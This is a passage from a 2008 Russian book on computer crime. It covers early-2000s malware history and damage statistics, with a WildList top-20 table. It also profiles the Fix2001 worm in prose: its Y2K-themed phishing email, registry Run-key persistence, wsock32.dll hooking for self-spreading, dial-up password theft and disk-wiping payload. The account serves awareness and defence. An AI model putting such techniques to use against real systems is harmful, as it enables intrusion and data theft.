В.А. КОНЯВСКИЙ, С.В. ЛОПАТКИН

КОМПЬЮТЕРНАЯ ПРЕСТУПНОСТЬ

2

МОСКВА 2008

Конявский В. А., Лопаткин С. В.

Компьютерная преступность. В 2-х томах. Т. 2. М., 2008.

В книге рассматривается широкий круг актуальных вопросов, связанных с компьютерной преступностью, и её основной целью является предоставление читателю набора базовых знаний, который позволит ему принимать аргументированные решения для защиты собственной компьютерной системы от электронных нападений.

В целом книга ориентирована на широкий круг читателей и преднамеренно составлена таким образом, чтобы освоение её содержания не требовало специальных углублённых знаний и высокопрофессиональных навыков в области инновационных информационных технологий и языков программирования. Материал книги опирается на обширную фактографическую основу, статистические данные и, в необходимых случаях, проиллюстрирован соответствующими схемами, таблицами и приложениями.

СОДЕРЖАНИЕ

ЧАСТЬ 1. НАЧАЛО ИСТОРИИ ВИРУСОПИСАНИЯ В XXI ВЕКЕ

§1. Перед стартом

§2. 2000 год – прощание с DOS; новое поколение макровирусов и компьютерных «червей»; подарок к каждому празднику; «LoveLetter» – любовное послание и социальная инженерия; Интернет и электронная почта – главные источники инфекции; перспективы развития – мобильная связь и карманные компьютеры; залог успеха – принцип «три в одном»; упрощение процедуры – открывать вложения не обязательно, достаточно открыть само письмо; технология самостоятельного обновления на потоке

§3. 2001 год – макровирусы сходят со сцены; Windows-черви и «троянские» программы наступают; «черви» всё чаще распространяются через ICQ и другие системы мгновенных сообщений; «бестелесные черви» – очередной вызов антивирусной индустрии; продолжаются атаки на операционную систему Linux; вирусы пытаются освоить новые и необычные среды обитания

§4. 2002 год – ломать не строить; «уязвимости» – это наше всё; не умением, так числом; «иные» – форматы, версии операционной системы, ранее неизвестная архитектура или платформа… – нет проблем; маскировка становится нормой; праздники, любовь и вирусы – понятия неразрывные; осваиваем новые языки программирования; новые технологии инфицирования и наращивание скорости распространения – вот путь к успеху; отключение антивирусных программ – шлифовка мастерства продолжается; написание вредоносных компьютерных программ обходится обществу всё дороже

§5. 2003 год – скорость распространения вирусов становится ошеломляющей; подцепить инфекцию всё проще; теперь цель компьютерного

злоумышленника не разрушения, а контроль; гибридные сетевые вирусы остаются одной из наиболее значимых проблем; противодействие работе антивирусных и других программных продуктов становится нормой; гремучая смесь из технологий социальной инжинирии и спама – угроза всему Интернет; почтовые «черви» и «троянские» программы размножаются, как кролики; вредоносные компьютерные программы подтачивают мировую экономику

§6. 2004 год – январь и февраль бьют рекорды; наносимый ущерб превосходит все мыслимые границы; новый тип компьютерных вирусов – распределённость, гибкость и «интеллектуальность»; виртуальная война между вирусописателями; инфицированные компьютерные системы как инструмент для рассылки спама, выполнения финансовых и иных махинаций, а также распространения заражённой «троянскими» программами электронной почты; первый 64-битный концепт-вирус и первый сетевой червь для мобильных телефонов; модная тенденция – самоуничтожение вирусов; вход через «заднюю дверь», оставленную другими вирусами; вирусы для смартфонов и КПК – наступление

§7. §7. 2005 год – окончательная победа корыстных интересов; первая вирусная эпидемия среди мобильных устройств; политические вирусы и вирусы хулиганы как неотъемлемая часть вирусописания; «Commwarrior» – первый вирус, распространявшийся посредством мультимедийных сообщений; нашествие «Mytob»; эпидемии «Bagle» и «Sober» продолжаются; «шпионские» и рекламные программы становятся «бичом Божьим»; «Tanga» – первый в мире вирус, поражающий «1С»; первый вирус для разрабатываемой ОС Windows Vista; одна из наиболее сложных вирусных атак в истории; несбыточная мечта сотен миллионов пользователей – программное обеспечение без «уязвимостей»; а также анализ, оценки и прогнозы, прогнозы, прогнозы…

ЧАСТЬ 2. КОМПЬЮТЕРНЫЙ АНДЕГРАУНД – ДЕЙСТВИЯ И ПРОТИВОДЕЙСТВИЕ

ГЛАВА 1. КОМПЬЮТЕРНЫЙ АНДЕГРАУНД И ИСПОЛЬЗУЕМЫЕ ИМ УПУЩЕНИЯ В СИСТЕМЕ ОБЕСПЕЧЕНИЯ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

§1. Общая характеристика и тенденции
§2. «Подземная» география
§3. Что и как они атакуют

ГЛАВА 2. ЭЛЕКТРОННОЕ МОШЕННИЧЕСТВО И ЕГО РЕЗУЛЬТАТЫ

§1. Борьба с электронным мошенничеством. Разработка и принятие законодательных актов
§2. Некоторые примеры электронного мошенничества в новом тысячелетии
§3. «Фишинг» и не только – новые виды мошенничества в Интернет

ГЛАВА 3. ЗАЩИТА ИНФОРМАЦИИ СЕГОДНЯ: ОСНОВНЫЕ НАПРАВЛЕНИЯ

§1. Что защищать?
§2. Парадигма аппаратной защиты
§3. Кратко о шифровании
§4. Хэш-функции
§5. Основные идеи электронной подписи
§6. Борьба с вирусами
§7. В здоровом теле – здоровый дух
§ 8. Особенности резидентного компонента безопасности
§9. Техническая реализация аппаратных средств защиты информации
§10. Управление защитой информации
§11. Терминальные решения
§12. Персональные аппаратные СКЗИ
§ 13. Межсетевые экраны. Зачем они нужны, какими они должны быть и где они должны устанавливаться
§14. Проблемы формирования пространства доверия в сети Интернет
§ 15. Защита оптических носителей информации

ЗАКЛЮЧЕНИЕ
Приложения

Приложение 1. Краткий экскурс в историю хакеров
Приложение 2. Как и зачем хакеры объединяются?
Приложение 3. Ничто не слишком
Литература

ЧАСТЬ 1

НАЧАЛО ИСТОРИИ ВИРУСОПИСАНИЯ В XXI ВЕКЕ

§1. Перед стартом

Уважаемый читатель! Как и было обещано в заключительном слове к первому тому книги, в этой главе Вы сможете достаточно подробно и в хронологическом порядке ознакомиться с историей разработки и совершенствования наиболее «выдающихся» вредоносных компьютерных программ, написанных вирусописателями всего мира в первые годы XXI века. Кстати, подчеркнём, что пятилетие с 2000 по 2004 год обычно принято считать началом современного этапа развития компьютерной «инфекции».

К началу нового тысячелетия вредоносные компьютерные программы и их авторы превратились в одну из самых масштабных проблем не только для профессиональных программистов, пользователей и компьютерного сообщества. Они стали непрекращающейся «головной болью» всего мирового сообщества, так как наносимый ими моральный и материальный ущерб личности, ведущим отраслям современного промышленного производства, сфере услуг, банковским структурам, государственным органам управления и обществу в целом достиг недопустимых размеров. Американская информационно-аналитическая и консалтинговая организация IWR[1] в ходе своего исследования провела опрос 5 тысяч специалистов из сферы информационных технологий. Вывод был крайне неутешителен: «уже в 2000 году суммарные потери только американских фирм от последствий деятельности вредоносных компьютерных программ составили 266 млрд. долл. или 2,5% от всего

[1] IWR – Information Week Research.

ВВП страны»[2]. Не менее ошеломляющи и другие показатели, которые были включены в отчёт IWR, например, за период времени с 2000 по 2004 год на устранение последствий атак вредоносных компьютерных программ в США затрачено 6882 чел./года, а во всём мире этот показатель вплотную приблизился к 40 тыс. чел./лет!

Цифры астрономические. Однако если принять во внимание то обстоятельство, что во многих компаниях серьёзный сбой или остановка компьютерных систем означает полную остановку профессиональной деятельности целых структурных подразделений, филиалов и в наиболее критичных случаях – компаний целиком, а также подразделений их деловых партнёров на неопределённый срок, эти оценки представляются весьма достоверными. Причём и прямые потери пользователей от распространения компьютерных вирусов имеют явную тенденцию к ежегодному росту. Например, по данным компании Computer Economics Inc., в США этот ущерб составил в 1995 году – 0,5 млрд. долл., в 1996 году – 1,8 млрд. долл., в 1997 году – 3,3 млрд. долл., в 1998 году – 6,1 млрд. долл., в 1999 году – 12,1 млрд. долл., в 2000 году – 17,1 млрд. долл., в 2001 году – 13,2 млрд. долл. По данным CSI[3], суммарный прямой ущерб, который нанесли вредоносные компьютерные программы в США с 1999 по 2002 годы, оценивается примерно в 60 млрд. долл. Эти исследования можно дополнить также сведениями известной американской консалтинговой компании PricewaterhouseCoopers, которая по результатам проведённого ею анализа ситуации, сложившейся в начале века, пришла к выводу, что «компьютерные злоумышленники в 2002 году нанесли всей мировой экономике общий ущерб в размере 1,5 трлн. долл.».

Рост экономических потерь мирового сообщества является следствием не только всё большей изощрённости вредоносных компьютерных программ и развития технологий вирусописания, но и нарастания «агрессивности»

---

[2] ВВП (GDP) – валовый внутренний продукт (Gross Domestic Product).

[3] CSI – Computer Security Institute (Институт компьютерной безопасности).

компьютерных злоумышленников, их стремления к написанию программ с деструктивными функциями, а также повсеместного роста количества атак на компьютерные системы пользователей. По оценкам CERT Coordination Center[4], количество атак компьютерных вирусов в США увеличивается с нарастающим темпом: 2001 год – около 60 тысяч, 2002 год – примерно 80 тысяч, 2003 год – порядка 150 тысяч. Согласно исследованиям фирмы Edelman в данной области, компьютер каждого третьего пользователя Интернет из США хотя бы раз в течение 2003 года подвергался атакам вредоносных компьютерных программ, а итоги анализа, проведенного компьютерными вирусологами из известного Carnegie Mellon University[5], дали повод для неутешительного вывода о том, «что борьба с компьютерными вирусами будет крайне долгой и, судя по всему, малоэффективной». Тем более что человеческое любопытство неистребимо, а вирусописатели всё чаще практикуют не только использование чисто программистских ошибок, но и психологические приёмы. Например, проведённое федеральным агентством InfraGard (США) специальное исследование показало, что каждый пятый пользователь, пострадавший от компьютерных вирусов типа «Anna Kournikova»[6], несмотря на полученные предупреждения, с завидной настойчивостью продолжал открывать вложенные файлы с этим именем.

Как часто указывают ведущие отечественные и зарубежные специалисты, проблема победоносного наступления вирусов в новом тысячелетии во

---

[4] CERT Coordination Center – Coordination Center Computer Emergency Rresponse Team (Координационный центр Группы оказания скорой компьютерной помощи). Одна из ведущих организаций США, отслеживающих угрозы безопасности сетевых компьютеров, в том числе и в сети Интернет.

[5] Carnegie Mellon University – Университет Карнеги-Меллона.

[6] Anna Kournikova – Анна (Сергеевна) Курникова. Известная российская теннисистка, родилась 7 июня 1981 года в Москве, рост 173 см., начала играть в теннис в 5 лет, в профессиональном теннисе с 1995 года. В начале XXI века популярность Анны в мире как модели существенно превзошла ее спортивную славу.

многом кроется и в самом построении сети Интернет, в том, как она создавалась и совершенствовалась. Вследствие того что изначально Глобальная сеть состояла как бы из отдельных «лоскутов», теперь «“здание Интернет” состоит из разных компьютерных кодов и программ – как примитивных, так и сложных, большинство из которых никоим образом не защищены. Сетевые протоколы предтечи Интернет – сети ARPANET – создавались исходя из двух основных критериев: открытости и гибкости, но не безопасности. Интернет – открытое пространство, где большая часть циркулирующей информации передаётся в незашифрованном виде. Злоумышленникам достаточно просто оперировать там, где законы создавались учёными, желавшими свободно обмениваться информацией без контроля со стороны спецслужб и чиновников», – публиковалось в октябре 2003 года в издании Washington ProFile. Таким образом, краеугольный камень Интернет, заложенный в основу этой сети ещё в конце 1960-х годов, оказался медалью с двумя сторонами. Идеология всеобщей свободы, как раз и ставшая причиной массового признания и даже «поклонения» ярых сторонников именно такой парадигмы, позволила весьма комфортно чувствовать себя и, соответственно, масштабно и практически безнаказанно действовать в среде Глобальной сети компьютерным злоумышленникам различных мастей. Причём компьютерные вирусологи справедливо подчёркивают, что уязвимость Интернет для атак со стороны компьютерных злоумышленников и их творений не только не уменьшается с течением времени, но, наоборот, растёт, ввиду того что новые компьютерные программы потенциально расширяют имеющиеся бреши или образуют новые[7]. Упоминавшийся выше Washington ProFile в конце 2003 года

[7] Консалтинговая компания @Stake, например, по результатам проведённых ею исследований сформулировала следующий вывод: «…до 70% удачных компьютерных атак используют “уязвимости” в программном обеспечении. Причём в девяти случаях из десяти сами производители программ изначально знали о подобных недостатках своего продукта. Однако на сегодняшний день в мире не существует законодательства, которое обязы-

предупреждал: «Изначально пользователь компьютера мог занести вирус лишь открыв инфицированный файл на флоппи-диске, компакт-диске или открыв вложенный файл, полученный с электронной почтой. Чуть позже вирусы стали распространяться непосредственно с Интернет-сайтов, на которые имели несчастье зайти пользователи Сети. Особой опасности подвергаются пользователи, скачивающие из Интернет аудио- или видеофайлы. Практически не осталось типов файлов, которые невозможно “заразить” компьютерным вирусом. Уже в ближайшем будущем могут появиться вирусы, заражающие сотовые телефоны и иные устройства, в которых используется программное обеспечение. Даже наличие антивирусного программного обеспечения не гарантирует стопроцентной безопасности компьютеров и сетей. Примерно 12–15% вирусов проникают в компьютеры, несмотря на установленную антивирусную защиту, для того чтобы антивирусное программное обеспечение устарело, ныне требуется 1–2 дня. Ужас перед компьютерными вирусами породил и систему “страшилок”[8]. Периодически шутники направляют пользователям Интернет письма с предупреждениями о готовящейся вирусной атаке. Например, пользователю сообщается, что 11 октября может активизироваться вирус, который уничтожает память компьютеров, использующих программу Windows 95. Дабы избежать опасности, рекомендуется не включать компьютер или уничтожить определённые файлы с безобидным содержанием и разослать это предупреждение всем знакомым».

Скажем прямо – звучит, как эпитафия! Однако давайте перейдём непосредственно к нашему предмету – истории вирусописания в XXI веке. Может быть, не всё так плохо, как утверждают?

В сегодняшнем многообразии вредоносных программ очень сложно ориентироваться не только пользователям домашних компьютеров, но и

вало бы фирмы-разработчики программного обеспечения производить “безопасные” компьютерные программы».

[8] Для более подробного ознакомления с понятием «компьютерная мистификация» и её примерами см. Приложение 1 в Т. I настоящей книги.

профессиональным системным администраторам. Например, по состоянию на середину 2003 года существовало более 70 тысяч вирусов и их модификаций, троянских программ и так называемых «червей». Однако подавляющее большинство вредоносных компьютерных программ прошлых лет не в состоянии причинить современным компьютерам какой-либо серьёзный ущерб по причине собственной неработоспособности или ориентации на морально устаревшие операционные системы и/или прикладное программное обеспечение. Поэтому в настоящее время, как уже говорилось ранее, введён в употребление и получил широкое распространение термин – «дикий» вирус[9], который обозначает вредоносную компьютерную программу, которая реально может инфицировать современные компьютеры и сети. И именно на эти программы следует в первую очередь обращать внимание как пользователям, так и профессионалам в области информационных технологий с целью своевременного принятия необходимых мер предосторожности против реальных атак компьютерных вирусов. Совершенно очевидно, что мы не сможем описать все программы такого сорта, появившиеся на белый свет за эти годы, так как только их перечисление заняло бы практически весь объём настоящей главы. Следовательно, нам нужно договориться о критерии включения в нашу летопись той или иной вредоносной компьютерной программы.

Итак, в данной главе будут описаны только те вредоносные компьютерные программы, которые «удостоились чести» в рассматриваемый период войти в первую двадцатку основного списка WildList Международной организации WildList[10]. Такой подход к истории вирусописания в XXI веке пред-

---

[9] Для более подробного ознакомления с понятием «дикий» вирус см. Приложение 3 в Т. I.

[10] Во избежание дублирования предлагаемого читателю материала, мы не будем повторно рассматривать те вредоносные компьютерные программы, которые появились ранее (до 1999 года включительно) и уже были нами проанализированы, но лишь в последующие годы сумели «пробиться» в первую двадцатку основного списка WildList Международной организации WildList. Но если появившаяся в указанной двадцатке версия отличается от «патриарха» чем-то существенным, например, применена новая технология написания

ставляется нам справедливым по целому ряду причин. В основной список WildList включаются только те вирусы, которые существуют в «диком виде» и их активность документально подтверждена в сообщениях от нескольких известных компьютерных вирусологов из различных стран и регионов со всего земного шара. Это значит, что данная вредоносная компьютерная программа не прошла незамеченной, так как вызвала эпидемию или пандемию и нанесла тот или иной ущерб. А такие последствия обычно вызывают такие программы, в которые компьютерными злоумышленниками заложены новые приёмы и технологии их написания, а также распространения среди пользователей, что представляет особый интерес. То есть в одном принципе отбора получаем целый пучок критериев: документальная зафиксированность, широкое распространение, ощутимые последствия и интересное исполнение.

Будем считать, что договорились, – теперь вперёд и вперёд!

§2. 2000 год – прощание с DOS; новое поколение макровирусов и компьютерных «червей»; подарок к каждому празднику; «LoveLetter» – любовное послание и социальная инженерия; Интернет и электронная почта – главные источники инфекции; перспективы развития – мобильная связь и карманные компьютеры; залог успеха – принцип «три в одном»; упрощение процедуры – открывать вложения не обязательно, достаточно открыть само письмо; технология самостоятельного обновления на потоке

- Выпущена операционная система Windows 2000 (редакции Professional, Server, Advanced Server, Data Center Server).
- Выпущена операционная система Windows Millennium (ME).
- Появляется новое поколение микропроцессоров Intel Pentium IV (9,5 миллионов транзисторов, SSE2).

компьютерного вируса, мы обязательно рассмотрим это «инновационное творение». Полный перечень рассматриваемых за пятилетний период (2000–2004 гг.) вредоносных компьютерных программ, вошедших в первую двадцатку основного списка «WildList», представлен в таблицах 1–10.

Для более подробного ознакомления с Международной организацией «WildList» и примером её списков см. Приложение 4.

В 2000 году вирусописателями фактически были преданы забвению «старые добрые» полиморфные вирусы, а также вирусы, использовавшие технологию «стелс» и работавшие под операционной системой DOS, оставшейся в памяти современного пользователя, пожалуй, исключительно в виде «окна сеанса MS-DOS». На смену им пришло новое поколение вредоносных компьютерных программ, в том числе макровирусов и компьютерных «червей». Несмотря на то что первые макровирусы появились давно, вместе с появлением макросредств в текстовом процессоре MS Word, в 1999 году и начале 2000 года они продолжали свирепствовать не меньше, чем полиморфные и «стелс» вирусы в середине 90-х годов. Специалисты даже заговорили о рождении третьего поколения вирусов (первое поколение – обычные DOS-вирусы, второе – обычные макровирусы, третье – макровирусы, использующие средства электронной почты).

Кроме того, начиная примерно с 1997–1998 годов, компьютерное сообщество всего мира, в том числе и России, всё в большей степени проявляло обеспокоенность так называемой компьютерной «Проблемой 2000», то есть безаварийным переходом вычислительной техники в 2000-й год. И несмотря на то что датой перехода человечества в следующее тысячелетие правильно считать ночь с 31 декабря 2000 года на 1 января 2001 года, компьютерное сообщество и вслед за ним «обычные» граждане разных стран мира готовились именно к встрече 2000 года как к смене тысячелетий[11]. Но готовились к этому событию не только добропорядочные граждане. Вирусописатели также спешили отметить знаменательную дату написанием таких вредоносных компьютерных программ, которые смогли бы вызвать самые неприятные и даже непредсказуемые последствия. В результате появилась новая группа компьютерных программ, которую специалисты обычно называют «миллениум-вирусы»[12] .

[11] И это несмотря на то что Ватикан, например, заблаговременно объявил для всех католиков датой второго тысячелетия христианства 25 декабря 2000 года.

[12] Millennium (англ.) – тысячелетие; тысячелетняя годовщина.

Таблица 1

Вредоносные компьютерные программы, входившие в 2000 году в число двадцати наиболее распространённых в мире (по данным Международной организации WildList – WildList Organization International)

Название	Янв/Ч	Фев/Ч	Март/Ч	Апр/Ч	Май/Ч	Июнь/Ч	Июль/Ч	Авг/Ч	Сент/Ч	Окт/Ч	Но-ябрь/Ч	Дек/Ч
W32/Ska.A-m*	43	43	45	45	42	42	41	41	40	38	38	38
W95/CIH.1003*	38	39	40	40	38	38	36	35	34	33	32	32
W97M/Melissa.A-mm*	36	37	38	38	36	34	33	33	30	31	30	32
W97M/Ethan.A*	35	36	38	36	35	36	36	36	33	34	33	31
WM/CAP.A*	35	36	37	36	32	30	28	27	26	23	22	24
W32/ExploreZip-m*	32	32	32	32	32	32	27	25	21	20	19	20
W97M/Marker.C*	28	30	31	31	32	32	30	30	31	30	30	30
O97M/Tristate.C*	26	26	30	30	29	29	28	28	29	26	26	25
W32/PrettyPark.A-mm*	25	28	30	30	30	30	29	32	31	32	32	31
W97M/Class.D*	25	27	29	29	27	25	24	23	21	17	17	17
WM/Concept.A*	24	23	21	21	18	–	–	–	–	–	–	–
AntiCMOS.A*	20	20	21	21	19	17	16	–	–	–	–	–
AntiEXE.A*	20	18	18	18	–	–	–	–	–	–	–	–
X97M/Laroux.A*	18	19	19	19	18	17	16	16	–	–	–	–
XM/Laroux.A*	18	18	18	18	16	16	16	16	14	–	–	–
Form.A*	17	18	18	18	16	–	–	–	–	–	–	–
W32/ExploreZip.pak-	17	18	18	18	18	17	16	16	15	15	–	–

Название	Янв/Ч	Фев/Ч	Март/Ч	Апр/Ч	Май/Ч	Июнь/Ч	Июль/Ч	Авг/Ч	Сент/Ч	Окт/Ч	Но-ябрь/Ч	Дек/Ч
mm*												
W97M/Class.Q*	16	–	–	–	–	15	14	–	15	–	–	–
W97M/Thus.A*	16	18	20	20	20	21	21	21	22	21	20	24
One_Half.mp.3544.A*	15	15	15	15	–	–	–	–	–	–	–	–
VBS/Freelink-mm*	–	17	18	18	20	24	24	24	25	25	24	24
VBS/Loveletter.A-mm**	–	–	–	–	21	29	31	33	35	36	36	37
W32/Fix2001-m**	–	–	–	–	16	16	16	16	16	16	16	17
JS/Kak-m**	–	–	–	–	–	20	21	24	26	27	28	28
VBS/Stages.A-mm**	–	–	–	–	–	–	–	20	26	29	29	30
VBS/Netlog.A**	–	–	–	–	–	–	–	14	14	14	–	15
W32/MTX-m**	–	–	–	–	–	–	–	–	–	23	27	33
W32/Qaz**	–	–	–	–	–	–	–	–	–	15	17	19
W32/Funlove.4099*	–	–	–	–	–	–	–	–	–		14	–
W32/Navidad.A-m**	–	–	–	–	–	–	–	–	–	–	16	25

Примечания:

1. В графе «Название» приведены имена вредоносных компьютерных программ, принятые в соответствии с классификацией Международной организации WildList.

2. В графах «Янв/Ч» – январь/частота, «Фев/Ч» – февраль/частота и т. д. показатель «частота» – это количество сообщений, которые получены Международной организацией WildList в официальных отчётах от ведущих компьютерных вирусологов из

различных стран разных регионов мира о появлении или рецидиве конкретной вредоносной компьютерной программы в соответствующем месяце 2000 года.

3. Символ «–» означает, что либо до этого данная вредоносная компьютерная программа не входила в двадцатку WildList, либо выбыла из неё.

4. Символом «*» помечены вредоносные компьютерные программы, которые рассматривались в предыдущем томе.

5. Символом «**» помечены вредоносные компьютерные программы, которые рассматриваются в настоящем томе.

Компьютерные вирусологи зачастую определяют «миллениум-вирусы» как «вредоносные компьютерные программы, обладающие специальными функциями реакции на наступление нового тысячелетия». При этом к «миллениум-вирусам» причисляют вирусы, реагирующие и на наступление нового тысячелетия с рождества Христова, которое также имеет несколько дат. Например, с 24 на 25 декабря 1999 и 2000 годов (католическое рождество), и с 6 на 7 января 2000 и 2001 годов (православное рождество). К «миллениум-вирусам» специалисты относят и некоторые вредоносные компьютерные программы, реакция которых на новое тысячелетие не является по замыслу вирусописателей определяющей. Таким образом, в целом «миллениум-вирусы» можно классифицировать по двум основным параметрам: уровню специфичности и способам реакции на наступление «времени Ч». При этом «миллениум-вирусы» отличаются крайним разнообразием внутренних средств активации и степени опасности.

Естественно, что вредоносные компьютерные программы, посвящённые наступлению нового тысячелетия и реагирующие на его наступление, вошли не только в историю вирусописания, но и всего человечества как яркий признак взаимопроникновения мира человеческого и мира компьютерного.

Нельзя сказать, что в идее написания подобных программ «к определённому случаю» таилось что-то чересчур оригинальное. Как мы уже говорили, вирусописатели считали, считают и, судя по всему, будут считать за особую доблесть навредить кому-нибудь к знаменательной годовщине или конкретной дате, будь то Новый Год, День Победы, 1 Мая, первое апреля или чей-либо день рождения. В этом случае при наступлении заранее определённого события (например, показания месяца, дня, часов и минут системных часов совпали со значениями, который задал вирусописатель) компьютерный вирус активизируется с целью выполнения действий, которые могут иметь как относительно безвредный (переворачивание символов на экране, выдача на экран монитора различных сообщений или звуков через системный дина-

мик), так и крайне деструктивный характер воздействия на систему пользователя (осуществление попыток разрушения BIOS инфицированного компьютера или уничтожение информации вследствие форматирования логических разделов «жёсткого» диска). И в данном случае «вселенский» масштаб явлению придал просто общечеловеческий характер самой смены тысячелетий.

Проведённый в своё время мониторинг «миллениум-вирусов» показал, что их появление регистрировалось компаниями-разработчиками антивирусных программ фактически по всему миру. Причём процесс шёл по двум основным направлениям: разработка новых версий компьютерных вирусов, представляющих собой хорошо известные семейства, и разработка специальных, принципиально новых вирусов. Основным средством распространения «миллениум-вирусов», как и ожидалось, стал Интернет, а пик распространения пришёлся на ноябрь – декабрь 1999 года. Всего к концу 2000 года их было зарегистрировано уже несколько сотен.

Среди «миллениум-вирусов» наиболее представительными были доли макровирусов и новых «членов известных семейств», масштабных инцидентов с которыми, однако, зафиксировано не было. Следует также отметить, что количество написанных к истинному наступлению нового тысячелетия первого января 2001 года «миллениум-вирусов» было гораздо «скромнее», чем число вирусов, реагирующих на наступление 2000 года. Такому, казалось бы, странному обстоятельству обычно даётся следующее объяснение: «Частично этот парадокс связан с тем, что, помимо празднования нового тысячелетия, человечество столкнулось с угрозой от многократно упоминаемой “Проблемы 2000”. Таким образом, из числа “миллениум-вирусов” можно выделить ещё одну категорию вирусов: вирусы Y2K[13], то есть вирусы, деятельность которых в различной мере связана с “Проблемой 2000”. Эти вирусы могут либо имитировать, либо преднамеренно вызывать “Проблему 2000” на

[13] Y2K (англ.) – в англоязычных странах эта аббревиатура применяется как синоним понятия «Проблема 2000».

заражённых ими компьютерах». Существовало и еще одно неприятное явление: под видом устранения «Проблемы 2000» во многие компьютерные системы в тех или иных целях могли быть привнесены «троянские» и другие вредоносные компьютерные программы. Такое «лечение» компьютерной системы от мнимой «Проблемы 2000» только ухудшало ее состояние.

Более того, появились и «миллениум-вирусы», специально эксплуатирующие широкую известность «Проблемы 2000» среди пользователей. Например, обнаруженный в январе 2000 года вирус-червь по имени «Fix2001»[14]. Этот вирус-червь распространял свои копии через Интернет, скрытно от пользователя похищал конфиденциальную информацию (включая пароли), использующуюся в целях вызова по номеру[15], и при помощи электронной почты отсылал эти сведения неизвестному злоумышленнику. В итоге пользователи, имевшие неосторожность запустить «Fix2001» и обнаружившие «подвох», вынуждены были незамедлительно изменять свои пароли, которые использовались для всех удалённых соединений[16].

---

[14] «Fix2001» (англ.) – «Дилемма 2001».

В мае 2000 года включён в первую двадцатку основного списка WildList Международной организации WildList.

[15] Dial-up (англ.) – *проф.* вызов по номеру или коду, используется для установления связи с компьютером при помощи номеронабирателя (кодонабирателя).

[16] Удалённое соединение – соединение с сетью через устройство, использующее телефонную линию. Обычно удалённое соединение реализуется с помощью модема в режиме эмуляции терминала.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Fix2001
Другие названия	Fix2001.exe, Fix2001-m, Fix2001.worm-mm, W32/Fix2001, W32/Fix, W32/Fix2001.worm, W32/Fix2001.worm-mm, W32/Fix2001-m, I-Worm.Fix2001, W32/Fix.12288@M], WORM_FIX2001.A, Win95.Fix2001.12288, W95/Backdoor.Fix2001, Troj_Fix2001
Тип	вирус-червь
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX/Windows 3.x
Страна происхождения	Испания
Длина	12288 байт

Итак, в том случае, если установленная на компьютерной системе пользователя операционная система отличалась от DOS, Linux, Macintosh, OS/2, UNIX или Windows 3.x, червь посредством электронной почты проникал в компьютер под видом закодированного MIME[17] дополнения, поименованного «Fix2001.exe». Причём предметом сообщения электронной почты была заявлена животрепещущая тема: «Интернет проблема 2000 года»; а в качестве пославшего сообщение фигурировала некая абстрактная персона, названная «Администратором». Само же сообщение представляло собой довольно длинный текст на испанском и английском языке, оформленный в виде письма пользователю Интернет. В переводе на русский язык этот текст выглядит следующим образом: «Мы будем очень рады, если Вы проверите

[17] MIME (Multipurpose Internet Mail Extensions) (англ.) – многоцелевые расширения электронной почты в Интернет (набор стандартов для передачи мультимедийной информации посредством электронной почты).

свою операционную систему (операционные системы) во избежание проблем с Вашими подключениями к Интернет. Если Вы пользователь Windows 95/98, то можете немедленно проверить Вашу систему при помощи программного приложения «Fix2001», которое прикреплено к данному сообщению электронной почты, или загрузить его с Web-сайта корпорации Microsoft по адресу: http://www.microsoft.com. Если Вами используется другая операционная система, пожалуйста, запросите техническую поддержку для своей операционной системы. Спасибо. Администратор».

Расчёт, как видите, довольно точный. С таким приёмом мы уже встречались. Вирусописатель в очередной раз «играет на тонких струнах человеческой души», слегка интригуя, немножко шантажируя и ненавязчиво подталкивая пользователя к нужному ему решению.

Между тем, как только «Fix2001.exe» запускалась пользователем на исполнение, вирус-червь немедленно устанавливал себя на локальной компьютерной системе в директорию \Windows\System и добавлял в системный реестр ключ[18], который исполнялся при каждом последующем старте операционной системы: HKEY_LOCAL_MACHINE\Software\Microsoft \Windows\Currentversion\Run. Причём, чтобы скрыть своё присутствие, «червь» при первой загрузке инфицированной системы выводил на экран монитора следующее сообщение: «Проблема 2000 решена!! Ваши Интернет соединения подготовлены к “Проблеме 2000”, и Вам нет необходимости в проведении модернизации системы». В ходе очередной перезагрузки операционной системы вирус-червь, чтобы сделать свой процесс (который, кстати, имеет заголовок «AMORE_TE_AMO») невидимым и оставаться в памяти MS

---

[18] Registry Key (англ.) – уникальный идентификатор, приписываемый каждой порции информации в системной регистрационной базе данных.

Registry – системный реестр; база конфигурации системы (в Windows – иерархическая база данных, хранящая информацию о конфигурации компьютера и об аппаратном и программном обеспечении; организована в структуру «поддеревьев» с ключами и подключами).

Windows при log-off[19] текущего пользователя, регистрировал себя в оперативной памяти в качестве системного сервиса. После этого он изменял код файла wsock32.dll и получал доступ к двум функциям работы с Интернет – «connect» и «send». В результате при установке соединения с Интернет вредоносная программа сканировала принимаемые и отправляемые данные, выделяла из них адреса в Интернет и посылала по ним свои копии.

Кроме перечисленного «Fix2001» был наделён автором очень опасной деструктивной функцией, которая активизировалась в случае, если текстовые строки в его теле оказывались по какой-либо причине изменены. Это вполне могло быть, к примеру, при искажении данных во время передачи по сети Интернет. При наступлении подобного события вирус-червь записывал в файл C:\command.com специальную процедуру, которая в ходе последующей перезагрузки компьютерной системы затирала все данные на «жёстком» диске. «Fix2001» содержал также и компонент «троянской» программы (определяемую, например, антивирусным программным обеспечением корпорации Symantec как «Trojan.Fixed»), которая исполнялась каждый раз при старте операционной системы с инфицированным «command.com».

Интересно также, что «Fix2001» стал первым вирусом-червём, написанным под операционные системы Windows 95/98, который был способен «на лету» отслеживать и перехватывать в памяти выполнение *.dll[20] других процессов.

Продолжился 2000 год так же «живо», как и начался: жертвами вредоносных компьютерных программ «пала» сначала операционная система Windows 2000, а затем и весьма популярное приложение для создания блок-схем и диаграмм MS Visio. Microsoft ещё не успела официально представить выпуск коммерческой полнофункциональной версии операционной системы

---

[19] Log-off (англ.) – *проф.* конец сеанса работы с терминалом, выход из системы.

[20] Динамически компонуемая библиотека. В операционной системе Windows программная библиотека, функции и/или данные которой подключаются к исполняемой программе в момент обращения к ним.

Windows 2000, а подпольная группа компьютерных злоумышленников под названием «29A» уже явила миру вирус «Inta», абсолютно корректно инфицирующий файлы этой системы. А чуть-чуть позже появились один за другим вирусы «Unstable»[21] и «Radiant»[22], которые нанесли чувствительный удар пользователям MS Visio, и, как писали в то время, «данный прецедент произвел на свет невесёлую шутку о том, что компьютерные вирусы обязательно заводятся во всём, чем владеет Microsoft».

В том же январе 2000 года было отмечено появление вируса-червя, который получил имя «Kak.worm»[23] и вслед за «Fix2001» стал причиной широкомасштабной эпидемии, продолжавшейся длительное время[24].

